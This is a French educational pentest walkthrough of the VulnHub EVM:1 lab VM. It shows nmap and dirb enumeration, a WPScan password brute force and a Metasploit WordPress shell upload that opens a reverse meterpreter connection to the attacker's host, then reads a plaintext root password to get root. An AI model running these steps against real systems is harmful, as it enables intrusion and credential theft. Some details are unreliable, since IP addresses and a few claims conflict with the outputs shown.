

Description de la machine cible et installation:

Description:

La machine vulnérable **EVM:1** est une machine virtuelle VulnHub conçue pour les débutants. L'objectif du TP est de **prendre le contrôle** de cette machine en identifiant ses faiblesses, en exploitant ses vulnérabilités (notamment un site WordPress) et en **escaladant les privilèges** pour obtenir un shell root. Nous utiliserons des outils de reconnaissance (netdiscover, Nmap), d'énumération web (dirb, navigateur) et de pentest (WPScan, Metasploit), tout en expliquant chaque commande et ses paramètres. Le rapport doit être clair et progressif, avec des rappels pédagogiques sur les concepts clés (ports, CMS WordPress, droits sudo, etc.).

Téléchargement:

<https://download.vulnhub.com/evm/EVM.ova>

Machine virtuelle:

Format : Machine virtuelle (Virtualbox - OVA)


Système d'exploitation : Linux


Mise en réseau:

Service DHCP : Activé


Adresse IP : Attribution automatique


-Après avoir installé le fichier EVM.zip grâce au lien au dessus nous allons pouvoir importer la machine sur virtualbox comme montré dans les captures ci-dessous:





-Et voilà





Commençons l'attaque:

Sur la machine attaquante:

1. Découverte du réseau

Après avoir démarré la machine victime et la machine attaquante kali, on identifie l'adresse IP de la machine cible dans le réseau. Sur Kali, lancez **ifconfig** pour connaître votre IP (ex. 192.168.111.126) et la plage du réseau (par ex. 192.168.111.0/24). Ensuite, on utilise **netdiscover**, un outil de découverte ARP, pour repérer les machines actives.

- **Outil** : **netdiscover** est un outil de découverte ARP actif/passif. Il envoie des requêtes ARP pour détecter les hôtes sur le réseau local.
- **Commande** : **netdiscover -r 192.168.111.0/24**. L'option **-r** spécifie la plage d'adresses à scanner.
- **Explication** : netdiscover envoie des requêtes ARP sur chaque IP du réseau indiqué et liste les adresses IP et MAC actives.
- **Observation** : On identifie l'adresse IP de la machine EVM (machine cible) **192.168.111.231**. À partir de son adresse MAC (08:00:27:...), on confirme qu'il s'agit bien d'une VM VirtualBox.

- **Remarque pédagogique** : Dans un réseau, Kali et la cible partagent la même plage d'adresses (ici 192.168.111.x). Netdiscover est utile quand il n'y a pas de serveur DHCP. L'adresse IP trouvée sera utilisée pour les étapes suivantes.

```
Currently scanning: 192.168.182.0/16 | Screen View: Unique Hosts
18 Captured ARP Req/Rep packets, from 3 hosts. Total size: 1080
```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.111.231	08:00:27:7b:79:c4	2	120	PCS Systemtechnik GmbH	

-Commençons par un scan nmap pour déterminer les services disponibles sur la cible en exécutant cette commande:

2. Scan de ports (Nmap)


Une fois l'adresse IP cible connue, on utilise **Nmap** pour découvrir les ports ouverts et services actifs. Nmap est un utilitaire de découverte réseau et de scan de ports très utilisé.

- **Outil** : **nmap**. C'est un scanner de ports et de services (version, OS, etc.).
- **Commande** : Par exemple, **nmap -sV -sC -T4 -p- 192.168.111.231**. Ici **-p-** scanne tous les ports (1-65535), **-sV** active la détection de version, **-sC** lance les scripts par défaut, et **-T4** accélère l'exécution.
- **Explication** : Nmap analyse l'hôte cible pour lister tous les ports ouverts et identifier les services associés. Les options choisies permettent d'obtenir des informations détaillées (versions des services, éventuelles vulnérabilités avec les scripts NSE par défaut).
- **Observation** : Le scan révèle les ports ouverts suivants : **22/tcp (SSH)**, **80/tcp (HTTP)**, et d'autres comme 110 (POP3), 143 (IMAP), etc. Sur EVM:1 on verra notamment un serveur Apache sur le port 80.
- **Remarque pédagogique** : Les numéros de port connus (22 SSH, 80 HTTP, 445 SMB, etc.) sont couramment utilisés par des services standards. Connaître le port 80 indique qu'un serveur web tourne. Nmap donne aussi les versions (ex. Apache/2.4.18) pour guider l'exploitation.

```
(root@kali)-[/home/kali]
# nmap -v -sT 192.168.111.231
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-17 15:54 EST
Initiating ARP Ping Scan at 15:54
Scanning 192.168.111.231 [1 port]
Completed ARP Ping Scan at 15:54, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:54
Completed Parallel DNS resolution of 1 host. at 15:54, 0.03s elapsed
Initiating Connect Scan at 15:54
Scanning 192.168.111.231 [1000 ports]
Discovered open port 445/tcp on 192.168.111.231
Discovered open port 110/tcp on 192.168.111.231
Discovered open port 143/tcp on 192.168.111.231
Discovered open port 80/tcp on 192.168.111.231
Discovered open port 139/tcp on 192.168.111.231
Discovered open port 53/tcp on 192.168.111.231
Discovered open port 22/tcp on 192.168.111.231
Completed Connect Scan at 15:54, 0.90s elapsed (1000 total ports)
Nmap scan report for 192.168.111.231
Host is up (0.0039s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:7B:79:C4 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
Raw packets sent: 1 (28B) | Rcvd: 1 (28B)
```

- Avec l'aide de nmap, nous sommes en mesure de scanner tous les ports tcp ouverts.
- Commençons par le port numéro 80 qui est http .
- Tapant sur le navigateur <http://192.168.111.231/>.



-La page web montre: you can find me at /wordpress/ in vulnerable webapp :).

-Cela signifie qu'il existe un répertoire vulnérable appelé 'WordPress'. Pour confirmer, nous avons utilisé la commande dirb ci-dessous :

3. Énumération web (browser, Dirb)

Après avoir accédé au site web sur **http://<IP>** (port 80). Sur EVM:1, la page Apache par défaut suggère de visiter **/wordpress**. Pour confirmer et découvrir des répertoires cachés, on utilise **Dirb**, un outil de brute-forcing de répertoires.

- **Outil** : **dirb**. C'est un scanner web qui cherche des fichiers/répertoires cachés sur un serveur en testant un dictionnaire de noms.
- **Commande** : **dirb http://192.168.111.231/ /usr/share/wordlists/dirb/common.txt**. On scanne la racine du site avec la liste de mots commune.
- **Explication** : Dirb envoie des requêtes HTTP pour chaque mot du dictionnaire afin de trouver des répertoires ou fichiers existants (codes HTTP 200, 302, etc.).

- **Observation** : On découvre l'existence du répertoire `/wordpress/`. En naviguant manuellement sur `http://192.168.111.231/wordpress/`, on arrive sur un site WordPress. Dirb peut révéler d'autres répertoires utiles (par exemple `/images/`, `/plugins/`, etc.), mais l'important est de localiser l'installation WordPress.
- **Remarque pédagogique** : La découverte de répertoires est cruciale en test d'intrusion web. Le site WordPress étant visible, on peut l'examiner avec WPScan. Également, visiter la page par défaut du site peut fournir des indices (ici, un lien ou message vers `/wordpress`).

```
(root@kali)-[/home/kali]
# dirb http://192.168.111.231

DIRB v2.22
By The Dark Raver

START_TIME: Sun Dec 17 16:07:59 2023
URL_BASE: http://192.168.111.231/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.111.231/ ---
+ http://192.168.111.231/index.html (CODE:200|SIZE:10821)
+ http://192.168.111.231/info.php (CODE:200|SIZE:83025)
+ http://192.168.111.231/server-status (CODE:403|SIZE:303)
=> DIRECTORY: http://192.168.111.231/wordpress/

--- Entering directory: http://192.168.111.231/wordpress/ ---
+ http://192.168.111.231/wordpress/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.111.231/wordpress/wp-admin/
=> DIRECTORY: http://192.168.111.231/wordpress/wp-content/
=> DIRECTORY: http://192.168.111.231/wordpress/wp-includes/
+ http://192.168.111.231/wordpress/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.111.231/wordpress/wp-admin/ ---
+ http://192.168.111.231/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.111.231/wordpress/wp-admin/css/
=> DIRECTORY: http://192.168.111.231/wordpress/wp-admin/images/
=> DIRECTORY: http://192.168.111.231/wordpress/wp-admin/includes/
+ http://192.168.111.231/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.111.231/wordpress/wp-admin/js/
=> DIRECTORY: http://192.168.111.231/wordpress/wp-admin/maint/
=> DIRECTORY: http://192.168.111.231/wordpress/wp-admin/network/
=> DIRECTORY: http://192.168.111.231/wordpress/wp-admin/user/
```

-Il y a un répertoire appelé 'WordPress'.

-Pour scanner les sites web WordPress à la recherche de vulnérabilités potentielles utilisons cette commande:

4. Analyse WordPress (WPScan)

Avec l'URL du site WordPress (<http://<IP>/wordpress/>), on utilise **WPScan** pour identifier la version de WordPress, les thèmes/plugins vulnérables et les utilisateurs enregistrés.

- **Outil** : **wpscan**. C'est un scanner de sécurité qui analyse une installation WordPress pour déceler les failles (thèmes/plugins obsolètes) et lister les utilisateurs.
- **Commande d'énumération** : **wpscan --url http://192.168.111.231/wordpress/ -e ap,at,u**. L'option **-e ap,at,u** demande l'énumération de tous les **All Plugins**, **All Themes** et des **Users**. Avec cette commande, nous demandons au wpscan d'énumérer(-e) tous les thèmes(at), tous les plugins(ap) installés sur le site WordPress. Et enfin, tous les utilisateurs(u) qui pourraient être connectés sur le site WordPress.
- **Explication** : WPScan va inspecter l'URL donnée, détecter la version de WordPress et lister les plugins/themes installés. Le flag **-e u** fait que WPScan tente également de trouver les noms d'utilisateur sur le site (via la page de login ou l'API REST).
- **Observation** : Dans notre cas, WPScan signale des vulnérabilités connues sur certains plugins/themes. Il trouve aussi au moins un utilisateur : *c0rrupt3d_brain*.

```
(root@kali)-[/home/kali]
# wpscan --url http://192.168.111.231/wordpress/ -e at -e ap -e u

[+] c0rrupt3d_brain
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
No WPScan API Token given, as a result vulnerability data has not been output.
You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Dec 17 16:28:13 2023
[+] Requests Done: 15
[+] Cached Requests: 37
[+] Data Sent: 3.954 KB
[+] Data Received: 9.078 KB
[+] Memory used: 141.102 MB
[+] Elapsed time: 00:01:21
```

-Comme on peut le voir dans l'image ci-dessus, il y a un plugin vulnérable *c0rrupt3d_brain* où nous pouvons attaquer par bruteforce et obtenir un mot de passe pour se connecter comme ceci:

```
wpscan --url http://192.168.111.231/wordpress/ -U
c0rrupt3d_brain -P /usr/share/wordlists/rockyou.txt
```


- où **-U** spécifie le nom d'utilisateur, et **-P** fournit une liste de mots de passe.
- **Explication** : Cette commande tente de se connecter avec l'utilisateur trouvé en testant chaque mot de passe du fichier.
- **Remarque pédagogique** : WPScan permet de vérifier rapidement la sécurité d'un site WordPress en mode *black-box*. On comprend qu'un site WordPress mal mis à jour et un mot de passe faible facilitent l'accès. Cette étape nous donne un **login** valable pour la suite.
- **Observation** : WPScan trouve alors le mot de passe associé (dans l'exercice, il découvrira **24992499** pour **c0rrupt3d_brain**). Il liste aussi les vulnérabilités détectées. Par exemple, il a été constaté que "[WPScan] finds the user "c0rrupt3d_brain" with password "24992499".

```
(root@kali)-[/home/kali]
# wpscan --url http://192.168.111.231/wordpress -U c0rrupt3d_brain -P /usr/share/wordlists/rockyou.txt

[+] Valid Combinations Found:
| Username: c0rrupt3d_brain, Password: 24992499
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Dec 17 17:07:22 2023
[+] Requests Done: 10866
[+] Cached Requests: 4
[+] Data Sent: 3.872 MB
[+] Data Received: 48.363 MB
[+] Memory used: 266.824 MB
[+] Elapsed time: 00:08:30
```

-Le mot de passe est donc 24992499.

5. Exploitation (Metasploit)

Ayant obtenu un compte administrateur WordPress (nom d'utilisateur et mot de passe), on utilise **Metasploit Framework** pour exploiter la fonctionnalité d'upload (backdoor). Metasploit est une plateforme open-source pour le développement d'exploits et la recherche de vulnérabilités.

- **Outil** : **msfconsole** (Metasploit Framework). Il propose de nombreux modules d'exploitation.
- **Module utilisé** : **exploit/unix/webapp/wp_admin_shell_upload**. Ce module exploite une faille dans l'interface admin de WordPress, permettant

d'uploader un shell PHP.

- **Commandes :**

1. `use exploit/unix/webapp/wp_admin_shell_upload` – on sélectionne le module.
2. `set RHOST 192.168.111.231` – on définit l'adresse IP de la cible.
3. `set TARGETURI /wordpress` – on indique le chemin vers WordPress (répertoire trouvé précédemment).
4. `set USERNAME c0rrupt3d_brain` et `set PASSWORD 24992499` – on fournit les identifiants WP découverts.
5. `set LHOST 192.168.111.126` – on spécifie l'IP de notre Kali (pour la connexion inverse).
6. (Optionnel) `set PAYLOAD php/meterpreter/reverse_tcp` – on vérifie que le payload par défaut est un meterpreter.
7. `exploit` – on lance l'attaque.

- **Explication** : Metasploit se connecte à l'interface admin de WordPress en utilisant les identifiants valides. Le module téléverse un script PHP (backdoor) dans le plugin, puis exécute ce script pour obtenir une session *Meterpreter* inversée.
- **Observation** : Si l'attaque réussit, Metasploit affiche un message du type "*Meterpreter session 1 opened*". On obtient alors un shell meterpreter sur la machine cible, généralement avec les droits du processus web (`www-data`).
- **Remarque pédagogique** : Meterpreter est un shell interactif (terminal) avancé fourni par Metasploit. On peut taper `shell` pour passer en shell standard. L'exploitation confirme qu'un compte admin WordPress faible permet de prendre le contrôle de la machine via une vulnérabilité d'upload.

```

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.111.231
rhosts => 192.168.111.231
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username c0rrupt3d_brain
username => c0rrupt3d_brain
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password 24992499
password => 24992499
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.111.109:4444

```

6. Élévation de privilèges (root)

Une fois que l'exploit est exécuté et que l'attaque a réussi, nous pouvons avoir une session meterpreter. Une fois qu'on a la session meterpreter, on se retrouve maintenant avec un accès shell au niveau du serveur web (souvent l'utilisateur **www-data**). L'objectif est d'atteindre l'utilisateur root.

- **Outil** : Shell Linux de la session compromise. On peut utiliser des commandes standards (**ls**, **cat**, **sudo**, **su**, etc.).
- **Commandes clés** :
 1. **id** – pour vérifier l'utilisateur courant (devrait être **www-data**).
 2. **ls -la /home** – pour examiner les répertoires des utilisateurs. On repère par exemple **/home/root3r** (qui n'appartient pas à **www-data**).
 3. **ls -la /home/root3r** – on voit qu'il existe un fichier nommé **.root_password_ssh.txt**.
 4. **cat /home/root3r/.root_password_ssh.txt** – on affiche ce fichier, qui contient le mot de passe root (**willy26** dans l'exercice [fdlucifer.github.io](https://github.com/fdlucifer)).
 5. **su root** (puis entrer le mot de passe trouvé) – on passe à l'utilisateur root.

```

meterpreter > cd /home
meterpreter > ls
Listing: /home

Mode                Size      Type       Last modified    Name
-----
040755/rwxr-xr-x    4096     dir        2019-11-01 15:50:53 -0400 root3r

```

-Il n'y a qu'un seul dossier nommé 'root3r'.

-Naviguons jusqu'à ce dossier et vérifions la liste des fichiers à l'aide de 'ls'.

```

meterpreter > cd root3r
meterpreter > ls
Listing: /home/root3r

Mode                Size      Type       Last modified    Name
-----
100644/rw-r--r--    515      fil        2019-10-30 12:20:18 -0400 .bash_history
100644/rw-r--r--    220      fil        2019-10-30 12:00:58 -0400 .bash_logout
100644/rw-r--r--    3771     fil        2019-10-30 12:00:58 -0400 .bashrc
040755/rwxr-xr-x    4096     dir        2019-10-30 12:04:22 -0400 .cache
100644/rw-r--r--    220      fil        2019-10-30 12:06:32 -0400 .mysql_history
100644/rw-r--r--    655      fil        2019-10-30 12:00:58 -0400 .profile
100644/rw-r--r--     8        fil        2019-10-31 16:20:35 -0400 .root_password_ssh.txt
100644/rw-r--r--     0        fil        2019-10-30 12:11:08 -0400 .sudo_as_admin_successful
100644/rw-r--r--     4        fil        2019-11-01 14:41:28 -0400 test.txt

```

-Nous y trouvons le fichier '.root_password_ssh.txt'. En lisant ce fichier texte avec la commande 'cat', nous y trouverons le mot de passe de l'utilisateur root, comme montré dans la capture suivante:

```

meterpreter > cat .root_password_ssh.txt
willy26

```

-Nous savons maintenant que le mot de passe de l'utilisateur root est willy26. Nous pouvons maintenant être root et pour ce faire on va procéder comme montré sur cette capture:

```

meterpreter > shell
Process 2295 created.
Channel 3 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r$ su root
su root
Password: willy26

root@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ne:~# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ne:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ne:~#

```

-Et voilà!

- **Explication** : Le script malveillant nous a donné un accès shell sur la machine, ce qui nous permet de fouiller son système de fichiers. L'erreur de configuration de la machine est d'avoir stocké le mot de passe root en clair dans un fichier accessible. En consultant ce fichier, on récupère le mot de passe.
- **Observation** : Après `su root`, la commande `id` renvoie `uid=0(root)` – nous sommes maintenant root. Un fichier dans `/root/` (par exemple `root.txt`) atteste le succès de l'attaque.
- **Remarque pédagogique** : Ici il ne s'agit pas d'exploit de vulnérabilité du noyau, mais d'information laissée par négligence. Néanmoins, c'est typique en CTF de trouver de telles failles logiques. On souligne aussi la distinction entre `sudo` (exécution de commandes avec privilèges) et `su` (changement d'utilisateur). Ici, `su` a été utilisé avec le mot de passe root.

À vous de jouer !

Vous devez désormais appliquer la **même méthodologie** sur une autre machine VulnHub facile au choix : **Mr Robot 1**, **DC:1** ou **Kioptrix Level 1**. Pour chaque machine, Vous devrez :

- Configurer l'environnement (importer la VM, adapter le réseau en host-only ou NAT).
- Découvrir la cible (netdiscover/ping, trouver l'IP).
- Scanner les ports ouverts (nmap, identifier services).
- Enumérer les services web/applicatifs (navigateur, dirb, outils spécifiques à la technologie détectée).
- Rechercher des vulnérabilités connues (par ex. WPScan si WordPress, ou d'autres outils selon le cas).
- Exploiter une vulnérabilité pour obtenir un shell (Metasploit ou exploitation manuelle).
- Élever les privilèges jusqu'à root (identification et utilisation de failles locales ou de configurations faibles).

Chaque étape doit être documentée : outils utilisés, commandes exactes et leurs options, captures d'écran commentées (output des scans, pages web, sessions), interprétation des

résultats, et explications pédagogiques. Le rapport final sera rédigé de façon claire et progressive, comme dans ce TP guidé, afin de montrer la démarche complète pas-à-pas.